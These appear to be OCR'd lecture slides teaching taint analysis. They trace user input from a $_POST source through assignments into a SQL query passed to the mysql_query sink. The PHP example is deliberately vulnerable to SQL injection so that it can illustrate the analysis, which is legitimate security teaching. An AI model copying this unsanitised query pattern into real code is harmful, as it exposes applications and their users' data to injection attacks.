

```
<?php
  $id = $_POST['id'];
  $id2 = $id;
  $query = "SELECT * FROM users WHERE id='$id2'";
  $r = mysql_query($query);
?>
```

Taint Analysis Procedure

1. Identify source:
where you get a user input value

```
<?php
  $id = $_POST['id'];
  $id2 = $id;
  $query = "SELECT * FROM users WHERE id='$id2'";
  $r = mysql_query($query);
?>
```

Taint Analysis Procedure



Build Data Flows From Source to Sink

```
$id:     Untainted
$id2:    Untainted
$query:  Untainted
```

Source `$id = $_POST['id'];`

↓

`$id2 = $id;`


↓

`$query = "SELECT * FROM users WHERE id='$id2'";`


↓

Sink `$r = mysql_query($query);`


Build Data Flows From Source to Sink



